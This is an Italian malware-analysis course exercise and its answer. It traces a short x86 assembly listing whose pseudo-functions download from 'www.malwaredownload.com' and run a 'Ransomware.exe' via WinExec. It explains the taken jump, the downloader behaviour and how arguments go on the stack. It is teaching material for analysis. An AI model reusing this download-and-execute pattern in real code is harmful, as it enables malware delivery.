Esercizio 5 Settimana 11

Con riferimento al codice presente, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).
- Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- Spiegate, motivando, quale salto condizionale effettua il Malware.

Prendendo in considerazione la seguente tabella, il salto condizionale, viene effettuato alla locazione di memoria **00401068**. L'istruzione **jz** effettua il salto alla locazione **0040FFA0** solo se gli operandi dell'istruzione cmp sono uguali. In questo caso il salto viene effettuato avendo **EBX pari a 11**

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

- Diagramma di flusso con indicazione dei salti effettuati



- Funzionalità implementate all'interno del Malware.

Emergono due funzionalità implementate dal malware.

La prima funzione mira a effettuare il download di un ulteriore malware da Internet, stabilendo una connessione con un sito presumibilmente sotto il controllo dell'attaccante. Possiamo concludere che il comportamento del malware rientri nella categoria di un **downloader.**

La seconda funzione, utilizzando la chiamata di sistema **WinExec(),** esegue un malware già presente nel sistema, come indicato nel percorso del malware. Possiamo ipotizzare che

questo particolare malware sia stato installato in precedenza. Nonostante la presenza di entrambe le funzionalità, il malware sembra attuare solo una di esse durante l'esecuzione.

- Con riferimento alle istruzioni call, descriviamo come siano passati gli argomenti alle successive chiamate di funzione

Per entrambe le funzioni, i parametri sono passati sullo stack tramite **push.**

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Attraverso la funzione **DownloadToFile()** gli si passa un URL (in questo caso www.malwaredownload.com) per scaricare dei file malevoli.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Invece per quanto riguarda la funzione **WinExec(),** gli viene passato il **path** del file eseguibile da far avviare